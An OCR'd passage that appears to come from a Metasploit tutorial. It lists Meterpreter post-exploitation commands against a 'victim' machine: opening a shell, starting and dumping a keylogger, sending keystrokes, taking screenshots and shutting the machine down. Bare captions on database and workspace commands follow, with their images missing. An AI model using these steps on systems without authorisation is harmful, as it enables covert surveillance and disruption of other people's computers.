
  $ sessions -i 1

- By using below help command you can see the information which commands can be executed






- To see the System information
  $ sysinfo




- To navigate the on that victim hard disk
  $ shell




- To scan the key logger command :
  $ keyscan_start


- And to the see the keylogger ,use command:
  $ keyscan_dump
- And to stop key loggers , use command:
  $ keyscan_stop



- To send any text to victim system, use command
  $ keyboard_send <Enter the text>




- To take screen shot of victim's machine ,use below command
  $ screenshot




- To see current files ,use command
  $ ls


- And to finally shut down the victim's machine, use command
  $ shutdown




- PostgreSQL service initialization




- Workspace management in Metasploit Framework




- Use of 'db_import' command in msfconsole




- Use of 'db_import' command in msfconsole




- Use of 'hosts' command in msfconsole



